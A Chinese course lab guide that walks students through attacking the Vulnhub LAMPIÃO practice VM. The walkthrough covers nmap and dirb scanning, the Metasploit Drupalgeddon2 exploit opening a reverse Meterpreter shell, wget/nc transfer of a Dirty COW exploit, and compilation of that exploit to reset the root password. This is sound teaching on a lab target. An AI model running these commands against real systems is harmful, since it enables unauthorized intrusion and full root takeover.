

## 《信息安全综合实践》实验指导书

实验名称：渗透测试实验（3）

## 一、实验目的

1. 了解渗透测试中如何进行信息收集。
2. 了解如何使用 MSF 进行 Drupal 漏洞利用。
3. 了解如何利用 Linux 内核漏洞进行权限提升。
4. 思政融入：渗透测试实验过程中不可违反中华人民共和国法律和指导思想。

## 二、实验内容

序	实验内容	具体内容
1)	信息收集	nmap 全端口扫描、dirb 网站目录扫描
2)	漏洞利用	使用 MSF 进行 Drupal 漏洞利用
3)	权限提升	利用 Linux 内核漏洞进行权限提升，searchsploit 使用

## 三、实验步骤

## 3.0 实验简介

Vulnhub 提供各种各样的虚拟机靶场进行实验，下载后本地 VMware 打开，可完成渗透测试实战。本次实验使用 LAMPIÃO 虚拟机进行实验。Jbox 已上传。

<https://www.vulnhub.com/entry/lampiao-1,249/>


目标：获得 root 权限。

## 3.1 实验环境设置

## 1) 下载 LAMPIÃO 虚拟机

<https://download.vulnhub.com/lampiao/Lampiao.zip>

- 2) 解压缩，使用 VMware Workstation 17 Player 导入，如果遇到导入失败提示选择“重试”即可。导入成功之后将网络设置为 NAT 模式。
- 3) 启动 LAMPIÃO 虚拟机，无需登录。
- 4) 启动 Kali 攻击机，打开终端，切换到 root 用户。

 Lampiao- VMware Workstation 17 Player (仅用于非商业用途)

Player(P) | 

```
Ubuntu 14.04.5 LTS lampiao tty1
lampiao login:
```

## 3.2 信息搜集

- 1) 在 Kali 终端中使用 ifconfig 命令查看本机 ip 地址。


```
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.199.129 netmask 255.255.255.0 broadcast 192.168.199.255
    inet6 fe80::79f4:14df:b3e4:6b26 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:7f:6d:2c txqueuelen 1000 (Ethernet)
    RX packets 149 bytes 47108 (46.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40 bytes 5710 (5.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2) 使用 nmap 扫描同网段内主机，确定靶机 ip 地址，得知主机存活。

# nmap 192.168.199.0/24 (替换为自己的 ip)

```
Nmap scan report for 192.168.199.131
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:ED:0E:08 (VMware)
```

3) 由于 80 端口开放，尝试在 Kali 中打开 Firefox，输入靶机 ip 地址回车，通过审查元素的方法没有得到有价值的信息。




4) 尝试使用 nmap 对靶机进行全端口扫描，得到开放的 1898 端口。

nmap -sS -p1-65535 192.168.199.131

或 nmap -sS -p- 192.168.199.131

```
(root@kali)-[/home/kali]
# nmap -sS -p1-65535 192.168.199.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 04:14 EDT
Nmap scan report for 192.168.199.131
Host is up (0.0023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http?
1898/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
```


5) 打开浏览器，访问 <http://192.168.199.131:1898/>（替换为自己的ip），得到名为 Lampiao 的网页。在网页底部可以得知使用了 Drupal 框架。<https://www.drupal.cn/docs/about-drupal/overview>




6) 使用 dirb 扫描网站的目录，发现 robots.txt 文件，该文件可以确定搜索引擎（爬虫）的访问范围。dirb <http://192.168.199.131:1898>（替换为自己的ip）

```
— Scanning URL: http://192.168.199.131:1898/ —
=> DIRECTORY: http://192.168.199.131:1898/includes/
+ http://192.168.199.131:1898/index.php (CODE:200|SIZE:11469)
=> DIRECTORY: http://192.168.199.131:1898/misc/
=> DIRECTORY: http://192.168.199.131:1898/modules/
=> DIRECTORY: http://192.168.199.131:1898/profiles/
+ http://192.168.199.131:1898/robots.txt (CODE:200|SIZE:2189)
=> DIRECTORY: http://192.168.199.131:1898/scripts/
+ http://192.168.199.131:1898/server-status (CODE:403|SIZE:297)
=> DIRECTORY: http://192.168.199.131:1898/sites/
=> DIRECTORY: http://192.168.199.131:1898/themes/
+ http://192.168.199.131:1898/web.config (CODE:200|SIZE:2200)
+ http://192.168.199.131:1898/xmlrpc.php (CODE:200|SIZE:42)
```

7) 使用浏览器访问 robots.txt，发现 CHANGELOG.txt 文件。



8) 访问 CHANGELOG.txt 文件，得到 Drupal 版本号，为下一步漏洞利用提供信息。



9) 启动 MSF, 搜索相关漏洞模块进行利用。

```
# msfconsole
```

```
msf6 > search drupal
```

```
msf6 > search drupal

Matching Modules
=====
#  Name
-  ---
0  exploit/unix/webapp/drupal_coder_exec
ommand Execution
1  exploit/unix/webapp/drupal_drupalgeddon2
API Property Injection
2  exploit/multi/http/drupal_drupageddon
lue SQL Injection
3  auxiliary/gather/drupal_openid_xxe
y Injection
```

```
msf6 > use 1
```

#使用攻击模块 1

```
show options
```

#查看设置信息

```
set rhosts 192.168.199.131
```

#设置目标 ip

```
set rport 1898
```

#设置目标端口

```
run
```

#利用

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

Additional performance improvements
[*] Started reverse TCP handler on 192.168.199.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.199.131
[*] Meterpreter session 1 opened (192.168.199.129:4444 → 192.168.199.131:44942)

meterpreter > 
```

10) 利用 Python 内置 pty 模块获得系统 Shell。

使用 pty 的 spawn()方法打开一个子进程, 然后去执行/bin/bash, 获得 Shell:

```
meterpreter > shell
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
meterpreter > shell
Process 17845 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$
```

11) 利用 Linux 内核脏牛漏洞 (Dirty COW) 进行提权。

在靶机中查看 Linux 内核版本:

```
www-data@lampiao:/var/www/html$ uname -a
```

```
www-data@lampiao:/var/www/html$ uname -a
uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
```

此 Linux 内核版本存在脏牛漏洞。 <https://nvd.nist.gov/vuln/detail/CVE-2016-5195>

Kali 中新打开一个终端, 进入/root, 使用 searchsploit 搜索脏牛漏洞相关 exploit 文件。

```
# cd /root
```

```
# searchsploit Dirty COW
```

```
(root@kali)-[~]
# searchsploit Dirty COW
```

Exploit Title	Path
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero P	linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero P	linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' /proc/self/mem	linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem' Race Con	linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTRACE_POKEDEDATA' Race Co	linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDEDATA' Race	linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Con	linux/local/40611.c

12) 将 linux/local/40847.cpp 复制到当前目录/root 下。

```
cp /usr/share/exploitdb/exploits/linux/local/40847.cpp ./
```

13) 将 40847.cpp 发送到靶机 (以下两种方法使用一种即可, 替换为自己 ip)。

方法一: 在 Kali 中使用 python3 搭建网站, 在靶机中使用 wget 下载

- Kali 中: # python3 -m http.server 80
- 靶机中: www-data@lampiao:/var/www/html\$ wget http://192.168.199.129/40847.cpp

方法二: 靶机中使用 nc 监听, Kali 中使用 nc 发送

- 靶机中: www-data@lampiao:/var/www/html\$ nc -l 4444 > 40847.cpp
- Kali 中: # nc [靶机 ip] 4444 < 40847.cpp (Kali 中等几秒后 ctrl+c 就可以了, 文件就发送过去了。如退出可参考第 9 步重新启动 shell)

14) 在靶机中将 40847.cpp 编译成可执行程序 dcow。

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
```

```
www-data@lampiao:/var/www/html$ ls
ls
40847.cpp      LuizGonzaga-LampiaoFalou.mp3  includes  robots.txt
CHANGELOG.txt  MAINTAINERS.txt               index.php  scripts
COPYRIGHT.txt  README.txt                   install.php sites
INSTALL.mysql.txt  UPGRADE.txt                 lampiao.jpg themes
INSTALL.pgsql.txt  audio.m4a                   misc      update.php
INSTALL.sqlite.txt  authorize.php                modules   web.config
INSTALL.txt       cron.php                     profiles  xmlrpc.php
LICENSE.txt       dcow                         qrc.png
```

15) 运行 dcow 后发现 root 用户的密码被改成了 dirtyCowFun，实现提权。

./dcow

```
www-data@lampiao:/var/www/html$ ./dcow
./dcow
Running ...
Received su prompt (Password: )
Root password is:  dirtyCowFun
Enjoy! :-)
```

```
www-data@lampiao:/var/www/html$ su
su
Password: dirtyCowFun
root@lampiao:/var/www/html#
```

实验完毕。